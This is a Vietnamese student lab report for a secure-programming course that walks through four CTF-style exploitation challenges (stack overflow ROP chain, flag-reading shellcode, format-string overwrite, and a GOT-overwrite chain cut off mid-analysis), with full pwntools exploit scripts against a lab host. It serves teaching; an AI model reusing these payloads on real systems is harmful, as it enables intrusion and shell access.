

BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm

Kỳ báo cáo: Lab 6

Tên chủ đề: Bài tập tổng hợp

GVHD: Đỗ Thị Thu Hiền

Nhóm: 10

1. THÔNG TIN CHUNG:

Lớp: NT521.011.ANTN

STT	Họ và tên	MSSV	Email
1	Lưu Gia Huy	21520916	21520916@gm.uit.edu.vn
2	Nguyễn Vũ Anh Duy	21520211	21520211@gm.uit.edu.vn
3	Nguyễn Văn Khang Kim	21520314	21520314@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Stack Architect	100%
2	Shellcode	100%
3	Autofmt	100%
4	Ropchain	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.


¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Stack Architect

Dùng ghidra để dịch ngược chương trình:

- Ta thấy có 4 hàm cần phải chú ý, đó là main, func1, func2, win.



- Trong hàm main ta thấy chương trình dùng hàm gets để lấy chuỗi nhập vào và không kiểm tra độ dài chuỗi => ta có thể ghi đè các giá trị quan trọng để điều hướng chương trình.

```

1  undefined4 main(void)
2  {
3      char input [80];
4
5      FUN_080490f0(_stdin,0,2,0);
6      FUN_080490f0(_stdout,0,2,0);
7      if (check1 != 0) {
8          /* WARNING: Subroutine does not return */
9          exit(0);
10     }
11     gets(input);
12     check1 = check1 + 1;
13     return 0;
14 }

```

- Sang hàm win.

```

1  undefined ** win(void)
2  {
3      undefined **ppuVar1;
4      undefined4 local_14;
5      undefined4 local_10;
6      int i;
7
8      ppuVar1 = &_GLOBAL_OFFSET_TABLE_;
9      local_14 = 0x69645d2a;
10     local_10 = 0x636e2a;
11     if (((check2 != 0) && (check3 != 0)) && (check4 != 0)) {
12         for (i = 0; i < 7; i = i + 1) {
13             *(char *)((int)&local_14 + i) = *(char *)((int)&local_14 + i) + '\x05';
14         }
15         ppuVar1 = (undefined **)system((char *)&local_14);
16     }
17     return ppuVar1;
18 }

```

- Ta thấy có 1 điều kiện là nếu check2, check3, check4 khác 0 thì mỗi phần tử của local14 đều cộng thêm 0x5,

Chuỗi 2a 5d 64 69 2a 6e 63 = *]di*nc

Cộng mỗi phần tử cho 5 ta được: 2F 62 69 6E 2F 73 68 0A = /bin/sh

Khi gọi lệnh system với đầu vào là chuỗi /bin/sh -> ta có thể chiếm được shell của hệ thống

=> Mục tiêu là phải gọi được hàm win với check2,3,4 khác 0.

Sang hàm func1.

```
void func1(int param_1)
{
    int iVar1;
    char chuỗi_ss [80];

    if ((check2 != 0) && (param_1 == 0x20010508)) {
        check3 = 1;
    }
    iVar1 = strcmp(chuoi_ss, "I'm sorry, don't leave me, I want you here with me ~~");
    if (iVar1 == 0) {
        check2 = 1;
    }
    return;
}
```

- check2=1 nếu chuỗi_ss = "I'm sorry, don't leave me, I want you here with me ~~" chuỗi này gồm 53 ký tự

- check3=1 nếu check2 khác 0 và param_1 = 0x20010508

=> Ta sẽ phải gọi 2 lần hàm func1, lần đầu tiên để check2=1, lần thứ 2 để cho check3=1

Sang hàm func2:

```
undefined ** func2(void)
{
    undefined **ppuVar1;
    int local_8;

    ppuVar1 = &_GLOBAL_OFFSET_TABLE_;
    if ((check3 != 0) && (local_8 == 0x8052001)) {
        ppuVar1 = (undefined **)&check4;
        check4 = 1;
    }
    return ppuVar1;
}
```

- check4 = 1 khi check3 = 1 và biến local_8 = 0x8052001

=> hàm func1 phải chạy trước hàm func2.

Stack của hàm main .

```

pwndbg> stack
00:0000 esp 0xffffceb0 -> 0xffffceb4 -> 'thienthankk'
01:0004 eax 0xffffceb4 -> 'thienthankk'
02:0008 -050 0xffffceb8 -> 'nthankk'
03:000c -04c 0xffffcebc -> 0x6b6b6e /* 'nkk' */
04:0010 -048 0xffffcec0 -> 0xf7fcff4 (_GLOBAL_OFFSET_T
05:0014 -044 0xffffcec4 -> 0xc /* '\x0c' */
06:0018 -040 0xffffcec8 -> 0x0
07:001c -03c 0xffffcecc -> 0x0
pwndbg>
08:0020 -038 0xffffced0 -> 0x0
09:0024 -034 0xffffced4 -> 0x0
0a:0028 -030 0xffffced8 -> 0x13
0b:002c -02c 0xffffcedc -> 0xf7fc2400 -> 0xf7c00000 -> 0
0c:0030 -028 0xffffcee0 -> 0xf7c216ac -> 0x21e04c
0d:0034 -024 0xffffcee4 -> 0xf7fd9d41 (_dl_fixup+225) ->
0e:0038 -020 0xffffcee8 -> 0xf7c1c9a2 -> '_dl_audit_prei
0f:003c -01c 0xffffceec -> 0xf7fc2400 -> 0xf7c00000 -> 0
pwndbg>
10:0040 -018 0xffffcef0 -> 0xffffcf20 -> 0xf7e1dff4 (_GL
11:0044 -014 0xffffcef4 -> 0xf7fc25d8 -> 0xf7fdb9c -> 0
12:0048 -010 0xffffcef8 -> 0xf7fc2aa0 -> 0xf7c1f22d -> '
13:004c -00c 0xffffcefc -> 0x1
14:0050 -008 0xffffcf00 -> 0x1
15:0054 -004 0xffffcf04 -> 0xf7e1dff4 (_GLOBAL_OFFSET_T
16:0058 ebp 0xffffcf08 -> 0x0
17:005c +004 0xffffcf0c -> 0xf7c237c5 (__libc_start_call
pwndbg>
18:0060 +008 0xffffcf10 -> 0x2
19:0064 +00c 0xffffcf14 -> 0xffffcf4 -> 0xffffd191 -> '
chitect/stack_architect/stack_architect'
1a:0068 +010 0xffffcf18 -> 0xffffcf0 -> 0xffffd1f3 -> '
1b:006c +014 0xffffcf1c -> 0xffffcf30 -> 0xf7e1dff4 (_GL
1c:0070 +018 0xffffcf20 -> 0xf7e1dff4 (_GLOBAL_OFFSET_T
1d:0074 +01c 0xffffcf24 -> 0x8049336 (main) -> 0xfb1e0ff
1e:0078 +020 0xffffcf28 -> 0x2
1f:007c +024 0xffffcf2c -> 0xffffcf4 -> 0xffffd191 -> '
chitect/stack_architect/stack_architect'
pwndbg>

```

- Ta có thể thấy chuỗi đầu vào được lưu ở vị trí là 0xffffceb4
- Return addr được lưu ở 0xffffcf0c

Stack sau khi ghi đè sẽ có dạng sau:

```

ebp      0xcf08  0x08052001
          0xcf0c  func1      -> 0x0804929e
          0xcf10  func1      -> 0x0804929e
          0xcf14  popret     -> 0x08049022
          0xcf18  0x20010508
          0xcf1c  func2      -> 0x080492fe
          0xcf20  func2      -> 0x080492fe
          0xcf24  win        -> 0x08049216

```

Với func1, func2, win, popret là địa chỉ của hàm func1, func2, win và lệnh pop ebx; ret
=> Cách lấy địa chỉ của các hàm được nêu ở phía dưới.

Sau khi kết thúc hàm main, địa chỉ của hàm func1 sẽ được lưu trong eax, chương trình sẽ đi đến địa chỉ trả về được lưu trong eax và thực hiện tiếp chương trình.

Chạy hàm func1 lần đầu tiên giúp đặt check2=1.

Để check2=1 thì địa chỉ của chuỗi_ss phải bằng địa chỉ lưu của chuỗi "I'm sorry ..." khi ta nhập vào.

Ta thấy

```
0x080492dc <+62>: lea    eax,[ebp-0x54]
0x080492df <+65>: push  eax
0x080492e0 <+66>: call  0x80490a0 <strcmp@plt>
```

Địa chỉ của chuỗi_ss chính là ebp-0x54

Stack khi chạy hàm func1 lần đầu tiên

```

ebp      0xcf08  0x08052001
         0xcf0c  0x08052001
         0xcf10  func1    -> 0x0804929e
         0xcf14  popret   -> 0x08049022
         0xcf18  0x20010508
```

Ebp lúc này có giá trị là 0xcf0c

$Ebp - 0x54 = 0xcf0c - 0x54 = 0xceb8$

```

pwndbg> stack
00:0000 esp 0xffffceb0 -> 0xffffceb4 ← 'thienthankk'[_GLOBAL_OFFSET_TABLE_]
01:0004 eax 0xffffceb4 ← 'thienthankk' (checked = 0) && (local 0 == 0x08052001)
02:0008 -050 0xffffceb8 ← 'nthankk'
03:000c -04c 0xffffceb4 ← 0x6b6b6e /* 'nkk' */
04:0010 -048 0xffffcec0 -> 0xf7ffcff4 (_GLOBAL_OFFSET_TABLE_) ← 0x32f34
```

-> Ta phải thêm thêm "A"*4 vào trước chuỗi "I'm sorry ..."

Sau khi kết thúc hàm func1 lần 1, chương trình sẽ thực thi tiếp hàm func1 lần thứ 2.

Lần này ta đã có check2=1 từ lần thực thi trước, nên giờ ta cần có param_1 = 0x20010508

```

if ((check2 != 0) && (param_1 == 0x20010508)) {
    check3 = 1;
}
```

Stack lúc này của func1 lần 2

```

         0xcf08  0x08052001
         0xcf0c  0x08052001
ebp      0xcf10  0x08052001
         0xcf14  popret   -> 0x08049022
         0xcf18  0x20010508
```

Ta cần truyền vào giá trị 0x20010508 ở vị trí $ebp + 8 = 0xcf10 + 8 = 0xcf18$

Khi hàm func2 chạy xong ta sẽ có được check3=1

Bây giờ xuất hiện một vấn đề , nếu bây giờ chúng ta truyền vào địa chỉ của hàm func2 vào giá trị trả về của hàm func1 lần 2 tức là tại $ebp + 4 = 0xcf14$ thì sau khi hàm func2 chạy xong giá trị trả về lúc này của nó tại $0xcf18 = 0x20010508$.

Và điều mà chúng ta mong muốn chính là giá trị trả về này phải là của hàm win .

-> Truyền vào địa chỉ $0xcf14$ trên stack bằng địa chỉ của câu lệnh `pop ebx;ret` là $0x08049022$

```
0x08049420 : pop ebx ; pop esi ; pop e
0x08049022 : pop ebx ; ret
0x08049422 : pop edi ; pop ebp ; ret
```

Giải thích:

Lúc này stack của chương trình:

```

0xcf08 0x08052001
0xcf0c 0x08052001
0xcf10 0x08052001
0xcf14 popret -> 0x08049022
esp    0xcf18 0x20010508
0xcf1c func2 -> 0x080492fe
0xcf20 func2 -> 0x080492fe
0xcf24 win   -> 0x08049216

ebp=0x08052001 eax=0x08049022|
```

Sau khi `pop ebx`: $esp = esp - 4$

```

0xcf08 0x08052001
0xcf0c 0x08052001
0xcf10 0x08052001
0xcf14 popret -> 0x08049022
esp    0xcf18 0x20010508
0xcf1c func2 -> 0x080492fe
0xcf20 func2 -> 0x080492fe
0xcf24 win   -> 0x08049216

ebp=0x08052001 eax=0x08049022
```

Sau khi `ret`: $esp = esp - 4$, lấy địa chỉ của hàm func2 đưa vào `eax` và chương trình sẽ nhảy đến địa chỉ trong `eax` để tiếp tục thực thi.

```

0xcf08 0x08052001
0xcf0c 0x08052001
0xcf10 0x08052001
0xcf14 popret -> 0x08049022
0xcf18 0x20010508
esp    0xcf1c func2 -> 0x080492fe
0xcf20 func2 -> 0x080492fe
0xcf24 win   -> 0x08049216

ebp=0x08052001 eax=0x080492fe
```



Khi chạy hàm func2 lần 1: Lần đầu tiên thực thi hàm func2, điều kiện `local_8 == 0x8052001` sẽ không thỏa mãn vì `ebp - 4 = 0xcf18` lúc này đang chứa giá trị là `0x20010508`.

```
if ((check3 != 0) && (local_8 == 0x8052001)) {
    ppuVar1 = (undefined **)&check4;
    check4 = 1;
}
```

```
0x0804931c <+30>:    je     0x08049333 <func2+33>
0x0804931e <+32>:    cmp    DWORD PTR [ebp-0x4],0x8052001
0x08049325 <+39>:    jne     0x08049333 <func2+53>
```

	0xcf08	0x08052001
	0xcf0c	0x08052001
	0xcf10	0x08052001
	0xcf14	popret -> 0x08049022
	0xcf18	0x20010508
ebp	0xcf1c	0x08052001
	0xcf20	func2 -> 0x080492fe
	0xcf24	win -> 0x08049216

Khi chạy hàm func2 lần 2:

Lúc này `ebp - 0x4 = 0x08052001` tức là `local_8 = 0x08052001` và `check3 = 1`

=> `check4 = 1`

```
if ((check3 != 0) && (local_8 == 0x8052001)) {
    ppuVar1 = (undefined **)&check4;
    check4 = 1;
}
```

	0xcf08	0x08052001
	0xcf0c	0x08052001
	0xcf10	0x08052001
	0xcf14	popret -> 0x08049022
	0xcf18	0x20010508
	0xcf1c	0x08052001
ebp	0xcf20	0x08052001
	0xcf24	win -> 0x08049216

Với `check2`, `check3`, `check4` đều bằng 1, ta gọi hàm `win` và chiếm được shell

Cách để lấy địa chỉ của các hàm func1 , func2, win: dùng lệnh info func

```

pwndbg> info func
All defined functions:
Non-debugging symbols:
0x08049000 _init
0x080490a0 strcmp@plt
0x080490b0 gets@plt
0x080490c0 system@plt
0x080490d0 exit@plt
0x080490e0 __libc_start_main@plt
0x080490f0 setvbuf@plt
0x08049100 _start
0x08049140 _dl_relocate_static_pie
0x08049150 __x86.get_pc_thunk.bx
0x08049160 deregister_tm_clones
0x080491a0 register_tm_clones
0x080491e0 _do_global_ctors_aux
0x08049210 frame_dummy
0x08049216 win
0x0804929e func1
0x080492fe func2
0x08049336 main
0x080493b6 __x86.get_pc_thunk.ax
0x080493c0 __libc_csu_init
0x08049430 __libc_csu_fini
0x08049435 __x86.get_pc_thunk.bp
0x0804943c _fini
pwndbg>

```

Cách để lấy địa chỉ của lệnh pop ebx; ret : dùng lệnh

ROPgadget --binary stack_architect --only 'pop|ret'

```

(kali@kali)~[~/laptrinhantoan/lab6/stack_architect/stack_architect]
$ ROPgadget --binary stack_architect --only 'pop|ret' (param 1 == 0x20010500)
Gadgets information
-----
0x08049423 : pop ebp ; ret
0x08049420 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08049022 : pop ebx ; ret
0x08049422 : pop edi ; pop ebp ; ret
0x08049421 : pop esi ; pop edi ; pop ebp ; ret
0x0804900e : ret
0x08049272 : ret 0x8905
0x0804923a : ret 0xc030
0x08049252 : ret 0xc034
0x08049246 : ret 0xc038
0x080491ab : ret 0xe8c1
0x0804906a : ret 0xffff

```

Đoạn mã khai thác:

Vì địa chỉ đầu tiên lưu input là 0xceb4, địa chỉ dùng để ghi đè các giá trị old ebp, return address bắt đầu từ 0xcf08 nên ta cần phải có 84 ký tự ở trước để có thể ghi đè các giá trị mà chuỗi "A" *4 + "I'am sorry ..." có 4 + 53 = 57 ký tự

=> cần thêm 27 ký tự "\x00" sau chuỗi "I'am sorry ..."


```
from pwn import *

p = remote('10.81.0.7', 14004)

payload = b"A"*4 + b"I'm sorry, don't leave me, I want you here with me  
~~"
payload += b"\x00"*27

payload += b"\x01\x20\x05\x08"
payload += b"\x9e\x92\x04\x08"
payload += b"\x9e\x92\x04\x08"
payload += b"\x22\x90\x04\x08"
payload += b"\x08\x05\x01\x20"
payload += b"\xfe\x92\x04\x08"
payload += b"\xfe\x92\x04\x08"
payload += b"\x16\x92\x04\x08"

p.sendline(payload)
p.interactive()
```

Flag:

```
ubuntu@se4a8a210-vm:~$ python3 exploit_stack.py
[+] Opening connection to 10.81.0.7 on port 14004: Done
[*] Switching to interactive mode
$ ls
flag.txt
stack_architect
$ cat flag.txt
Wl{neu ban chinh phuc duoc chinh minh ban co the chinh phuc duoc the gioi}
$
```

Shellcode

Bài này đơn giản, chỉ cần gửi vào shellcode đọc file flag là xong:

Shell code này gồm 4 parts chính:

- push tên file lên stack: do đây là kiến trúc 64bit nên ta cần chia tên file PhaPhaKhongCoDon.txt thành 3 phần: **PhaPhaKh**, **ongCoDon**, **.txt**:

```
→ shellcode ⚡ 15:16:56
▶ python3
Python 3.10.12 (main, Nov 20 2023, 15:14:05) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> u64(b"PhaPhaKh")
7515207503850858576
>>> u64(b"ongCoDon")
7957654311249866351
>>> u64(b".txt\x00\x00\x00\x00")
1954051118
>>>
```

- Open file
- Read file
- Write file ra màn hình

Tham khảo shell code của kiến trúc x86 và đọc thêm thông tin về syscall ở kiến trúc x86-64:

- https://www.tutorialspoint.com/assembly_programming/assembly_file_management.htm
- https://chromium.googlesource.com/chromiumos/docs/+/_master/constants/syscalls.md#x86_64-64_bit

Shellcode:

```
mov rax, 1954051118
push rax
mov rax, 7957654311249866351
push rax
mov rax, 7515207503850858576
push rax

mov rax, 0x2
mov rdi, rsp
xor rsi, rsi
xor rdx, rdx
syscall

mov rdi, rax
```

```
xor rax, rax
mov rsi, rsp
mov rdx, 0x100
syscall
```

```
mov rdx, rax
mov rax, 0x1
mov rdi, 0x1
mov rsi, rsp
syscall
```

Dùng <https://defuse.ca/online-x86-assembler.htm#disassembly> để convert từ assembly sang byte:

Online x86 / x64 Assembler and Disassembler

This tool takes x86 or x64 assembly instructions and converts them to their binary representation (machine code). It can also go the other way, taking a hexadecimal string of machine code and transforming it into a human-readable representation of the instructions. It uses GCC and objdump behind the scenes.

You can use this tool to learn how x86 instructions are encoded or to help with shellcode development.

Assemble

Enter your assembly code using Intel syntax below.

```
mov rax, 1954051118
push rax
mov rax, 7957654311249866351
push rax
mov rax, 7515207503850858576
push rax

mov rax, 0x2
mov rdi, rsp
xor rsi, rsi
xor rdx, rdx
syscall

mov rdi, rax
xor rax, rax
```

Architecture: ☐ x86 ☒ x64

Assembly

Raw Hex (zero bytes in bold):

```
48C7C02E7478745048B86F6E67436F446F6E5048B85068615068614B685048C7C00200000048B9E74831F64831D20F054889C74831C04889E648C7C2000100000F054889C248C7C0010000
```

String Literal:

```
"\x48\xC7\xC0\x2E\x74\x78\x74\x50\x48\xB8\x6F\x6E\x67\x43\x6F\x44\x6F\x6E\x50\x48\xB8\x50\x68\x61\x50\x68\x61\x4B\x68\x50\x48\xC7\xC0\x02\x00\x00\x00\x00"
```

Array Literal:

Exploit code:

```
exploit.py x
shellcode > shellcode > exploit.py > ...
1  from pwn import *
2
3  binary = context.binary = ELF("./shellcode")
4  # r = process(binary.path)
5  r = remote('10.81.0.7', 14003)
6  # gdb.attach(r, api= True)
7
8  shellcode = b"\x48\xC7\xC0\x2E\x74\x78\x74\x50\x48\xB8\x6F\x6E\x67\x43\x6F\x44\x6F\x
9
10 r.sendline(shellcode)
11
12 r.interactive()
13
```

Flag:

```
ubuntu@se4a8a210-vm:~$ python3 exploit_shellcode.py
[+] Opening connection to 10.81.0.7 on port 14003: Done
[*] Switching to interactive mode
Use open, read, write to get flag, flag is in PhaPhaKhongCoDon.txt
Wl{ve so sang mua chieu xo em nghi anh la ai ma sang_cua_chieu_do}
[*] Got EOF while reading in interactive
$
```

Autofmt:

Kiểm tra các chế độ bảo mật:

```
→ autofmt ⚡
▶ checksec autofmt
[*] '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab6/autofmt/autofmt/autofmt'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
→ autofmt ⚡
▶
```

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     __int64 ptr; // [rsp+8h] [rbp-E8h] BYREF
4     __int64 v5; // [rsp+10h] [rbp-E0h] BYREF
5     FILE *stream; // [rsp+18h] [rbp-D8h]
6     char s[200]; // [rsp+20h] [rbp-D0h] BYREF
7     unsigned __int64 v8; // [rsp+E8h] [rbp-8h]
8
9     v8 = __readfsqword(0x28u);
10    setvbuf(stdin, 0LL, 2, 0LL);
11    setvbuf(_bss_start, 0LL, 2, 0LL);
12    stream = fopen("/dev/urandom", "rb");
13    fread(&ptr, 8uLL, 1uLL, stream);
14    fread(&v5, 8uLL, 1uLL, stream);
15    fclose(stream);
16    puts("Use format string to overwrite 2 value of a and b");
17    printf("a = %llu\nb = %llu\na address: %p\n", ptr, v5, &a);
18    fgets(s, 200, stdin);
19    printf(s);
20    if ( a == ptr && b == v5 )
21        system("/bin/sh");
22    return 0;
23 }

```

Dùng IDA reverse, đọc source code ta thấy chỉ cần a và b thỏa điều kiện trên thì lấy được shell, mà 2 giá trị cần thỏa được in ra màn hình:

```

→ autofmt ⚡
► ./autofmt
Use format string to overwrite 2 value of a and b
a = 13689985242529753443
b = 16700212191872803364
a address: 0x555555558038

```

Ta cần tìm địa chỉ của b:

```

0x00000000000001376 <+301>: mov     rdx,QWORD PTR [rip+0x2cbb]      # 0x4038 <a>
0x0000000000000137d <+308>: mov     rax,QWORD PTR [rbp-0xe8]
0x00000000000001384 <+315>: cmp     rdx,rax
0x00000000000001387 <+318>: jne     0x13a8 <main+351>
0x00000000000001389 <+320>: mov     rdx,QWORD PTR [rip+0x2ca0]      # 0x4030 <b>
0x00000000000001390 <+327>: mov     rax,QWORD PTR [rbp-0xe0]

```

Ta thấy địa chỉ b cách a chỉ có 8 bytes do đó ta có thể tính địa chỉ biến b dễ dàng bằng cách lấy địa chỉ biến a - 8

Đầu tiên ta cần thu thập địa chỉ và giá trị cần thiết được cung cấp:

```
a_value = int(recv[1].split(b"a = ")[1])
b_value = int(recv[2].split(b"b = ")[1])
a_addr = int(recv[3].split(b"a address: ")[1],16)
b_addr = a_addr - 0x8
```

Pwntools có hỗ trợ hàm sinh payload cho việc lợi dụng lỗ hổng formatstring để ghi vào ô nhớ. Trong trường hợp bài này ta cần ghi 2 giá trị trên vào ô nhớ a,b tương ứng, do đó ta có thể tận dụng hàm này:

```
#https://docs.pwntools.com/en/stable/fmtstr.html
payload = fmtstr_payload(10, {a_addr: p64(a_value), b_addr: p64(b_value) }, write_size='short')
r.sendline(payload)
r.interactive()
```

Exploit code:

```
1 from pwn import *
2
3 # binary = context.binary = ELF("./autofmt")
4 # r = process(binary.path)
5 r = remote('10.81.0.7', 14001)
6 #gdb.attach(r, api = True)
7
8 recv = r.recv().split(b"\n")
9 context.clear(arch="amd64")
10
11 a_value = int(recv[1].split(b"a = ")[1])
12 b_value = int(recv[2].split(b"b = ")[1])
13 a_addr = int(recv[3].split(b"a address: ")[1],16)
14 b_addr = a_addr - 0x8
15
16 log.info(f"a = {a_value}")
17 log.info(f"b = {b_value}")
18 log.info(f"a addr: {a_addr}")
19 log.info(f"b addr: {b_addr}")
20
21 #https://docs.pwntools.com/en/stable/fmtstr.html
22 payload = fmtstr_payload(10, {a_addr: p64(a_value), b_addr: p64(b_value) }, write_size='short')
23 r.sendline(payload)
24 r.interactive()
```

Flag:

```
aba:\xf0ls
autofmt
flag.txt
$ cat flag.txt
Wl{do cac ban tren the gian nay khoang cach nao la xa nhat}
$
```


✚ Ropchain:

Đầu tiên ta cần phải lấy được file libc mà remote sử dụng, để cho khi ta exploit trên local có môi trường giống như trên remote, do đó trước hết ta sẽ build image từ **Dockerfile** được cung cấp:

```

→ ropchain $ docker build -t rop .
[+] Building 115.3s (12/12) FINISHED
  => [internal] load build definition from Dockerfile
  => => transferring dockerfile: 306B
  => [internal] load .dockerignore
  => => transferring context: 2B
  => [internal] load metadata for docker.io/library/ubuntu:20.04
  => [auth] library/ubuntu:pull token for registry-1.docker.io
  => [1/6] FROM docker.io/library/ubuntu:20.04@sha256:f2034e7195f61334e6cafff6ecf2e965f92d11e888309065da85ff50c617732b8
  => [internal] load build context
  => => transferring context: 17.00kB
  => CACHED [2/6] RUN /usr/sbin/useradd -u 1000 user
  => [3/6] RUN apt-get update && apt-get install -y socat
  => [4/6] WORKDIR /home/user/
  => [5/6] COPY flag.txt .
  => [6/6] COPY ropchain .
  => exporting to image
  => => exporting layers
  => writing image sha256:23de1b45b31b826bcd3b6b2b458af571e014ca08edc03f8b49ddcec3c695bf3
  => naming to docker.io/library/rop
→ ropchain $
18:01:21
docker:default
0.0s
0.0s
0.0s
0.0s
3.2s
0.0s
0.0s
0.0s
0.0s
0.0s
0.0s
111.7s
0.0s
0.0s
0.0s
0.0s
0.0s
0.0s
18:03:23

```

Run image ta có container:

```

→ ropchain $ sudo docker run --rm -p 9876:9876 -it rop

```

Ta vào container để lấy file libc:

```

→ ropchain $ docker ps
CONTAINER ID   IMAGE     COMMAND                  CREATED        STATUS        PORTS                               NAMES
0336bf3e76f9   rop      "/bin/sh -c 'socat ..."   About a minute ago   Up About a minute   0.0.0.0:9876->9876/tcp, 13337/tcp   ecstatic_austin
→ ropchain $ sudo docker exec -it 0336bf3e76f9 /bin/sh
[sudo] password for hjn4:
$ whoami
user
$
18:11:54
18:12:29

```

Thầy file libc được dùng cho ropchain là **libc-2.31.so**:

```

$ ls
flag.txt  ropchain
$ ldd ropchain
        linux-vdso.so.1 (0x00007ffff7fcd000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7dd3000)
        /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
$ ls -la /lib/x86_64-linux-gnu/libc.so.6
lrwxrwxrwx 1 root root 12 Nov 22 13:32 /lib/x86_64-linux-gnu/libc.so.6 -> libc-2.31.so
$ ls /lib/x86_64-linux-gnu/ | grep libc-2.31.so
libc-2.31.so
$

```

Ta copy file libc đó ra ngoài host:

```

→ ropchain $ 18:27:30
▶ docker ps
CONTAINER ID   IMAGE     COMMAND                  CREATED        STATUS        PORTS                               NAMES
0336bf3e76f9   rop      "/bin/sh -c 'socat ...'" 16 minutes ago Up 16 minutes 0.0.0.0:9876→9876/tcp, 13337/tcp    ecstatic_austin
→ ropchain $ 18:27:31
▶ sudo docker cp 0336bf3e76f9:/lib/x86_64-linux-gnu/libc-2.31.so .
Successfully copied 2.03MB to /mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab6/ropchain/.
→ ropchain $ 18:27:45
▶ ls
Dockerfile  exploit.py  flag.txt  libc-2.31.so  ropchain
→ ropchain $ 18:27:47
▶

```

Patch file ropchain cũ với libc vừa copy ra, ta có được file ropchain_patched, file này giống như trên remote:

```

→ ropchain $
▶ pwninit
bin: ./ropchain
libc: ./libc-2.31.so

fetching linker
https://launchpad.net/ubuntu/+archive/primary/+files//libc6_2.31-0ubuntu9.14_amd64.deb
unstripping libc
https://launchpad.net/ubuntu/+archive/primary/+files//libc6-dbg_2.31-0ubuntu9.14_amd64.deb
warning: failed unstripping libc: libc deb error: failed to find file in data.tar
symlinking ./libc.so.6 → libc-2.31.so
copying ./ropchain to ./ropchain_patched
running patchelf on ./ropchain_patched
writing solve.py stub
→ ropchain $
▶ ls
Dockerfile  exploit.py  flag.txt  ld-2.31.so  libc-2.31.so  libc.so.6  ropchain  ropchain_patched  solve.py
→ ropchain $
▶ ./ropchain_patched
%p.%p.%p.%p.%p
0xa.(nil).(nil).0xa.0x7fffffff6+ ropchain $
18:32:55
▶

```

Dùng IDA để reverse, đọc source code hàm main:

```

1 int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
2 {
3     char format[504]; // [rsp+0h] [rbp-200h] BYREF
4     unsigned __int64 v4; // [rsp+1F8h] [rbp-8h]
5
6     v4 = __readfsqword(0x28u);
7     setvbuf(stdin, 0LL, 2, 0LL);
8     setvbuf(stdout, 0LL, 2, 0LL);
9     if ( !a )
10    {
11        __isoc99_scanf("%499s", format);
12        printf(format);
13        ++a;
14    }
15    exit(0);
16 }

```

Flow chương trình khá đơn giản, chỉ cần a = 0 thì ta có thể nhập chuỗi vào, sau đó sẽ được in ra với printf => lỗi Format string. Ta sẽ tận dụng lỗi này để nhập payload nhiều lần. Cụ thể quá trình exploit như sau:

- Đầu tiên cần overwrite got address của hàm exit() thành địa chỉ hàm main, để ta có vòng lặp liên tục phục vụ cho việc nhập payload nhiều lần. Cơ mà vẫn cần điều kiện a phải bằng 0, nên ta cần ghi đè sao cho a = -1, để khi ++a thì a sẽ bằng 0, cho phép ta tiếp tục nhập chuỗi và tận dụng lỗi formatstring
- Ta cần leak được địa chỉ của hàm nào đó trong libc được dùng trong binary file, nằm trên stack. Khi leak được ta có thể biết được hàm đó là hàm nào, để mà ta có được offset của hàm đó, tính được libcbase
- Sau khi có được libcbase ta sẽ cần offset của lệnh system, để tính địa chỉ hàm system.
- Tiếp theo ta cần overwrite got address của hàm printf thành địa chỉ hàm system để khi ta gọi hàm printf() ở lần kế tiếp thì tức là ta gọi hàm system, lúc này ta chỉ cần truyền input là "/bin/sh" thì ta sẽ gọi được hàm system("/bin/sh") và lấy được shell

Ta sẽ chia quá trình trên thành 3 payloads:

- ❖ Đầu tiên là overwrite got address của hàm exit() thành địa chỉ hàm main, leak địa chỉ của hàm trong libc trên stack:

Tìm địa chỉ của biến a:

```
0x0000000000401226 <+144>: call 0x401070 <printf@plt>
0x000000000040122b <+149>: mov rax,QWORD PTR [rip+0x2e3e] # 0x404070 <a>
0x0000000000401232 <+156>: add rax,0x1
0x0000000000401236 <+160>: mov QWORD PTR [rip+0x2e33],rax # 0x404070 <a>
0x000000000040123d <+167>: mov edi,0x0
```

Địa chỉ got của hàm exit():

```
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab6/ropchain/ropchain_patched:
GOT protection: Partial RELRO | Found 4 GOT entries passing the filter
[0x404018] printf@GLIBC_2.2.5 → 0x401030 ← endbr64
[0x404020] setvbuf@GLIBC_2.2.5 → 0x7ffff7e59ce0 (setvbuf) ← endbr64
[0x404028] __isoc99_scanf@GLIBC_2.7 → 0x7ffff7e380b0 (__isoc99_scanf) ← endbr64
[0x404030] exit@GLIBC_2.2.5 → 0x401060 ← endbr64
pwndbg>
```

Địa chỉ hàm main:

```

pwndbg> disass main
Dump of assembler code for function main:
0x0000000000401196 <+0>:      endbr64
0x000000000040119a <+4>:      push    rbp
0x000000000040119b <+5>:      mov     rbp, rsp
0x000000000040119e <+8>:      sub     rsp, 0x200
0x00000000004011a5 <+15>:     mov     rax, QWORD PTR fs:0x28
0x00000000004011ae <+24>:     mov     QWORD PTR [rbp-0x8], rax
0x00000000004011b2 <+28>:     xor     eax, eax
0x00000000004011b4 <+30>:     mov     rax, QWORD PTR [rip+0x2ea5]
0x00000000004011bb <+37>:     mov     ecx, 0x0

```

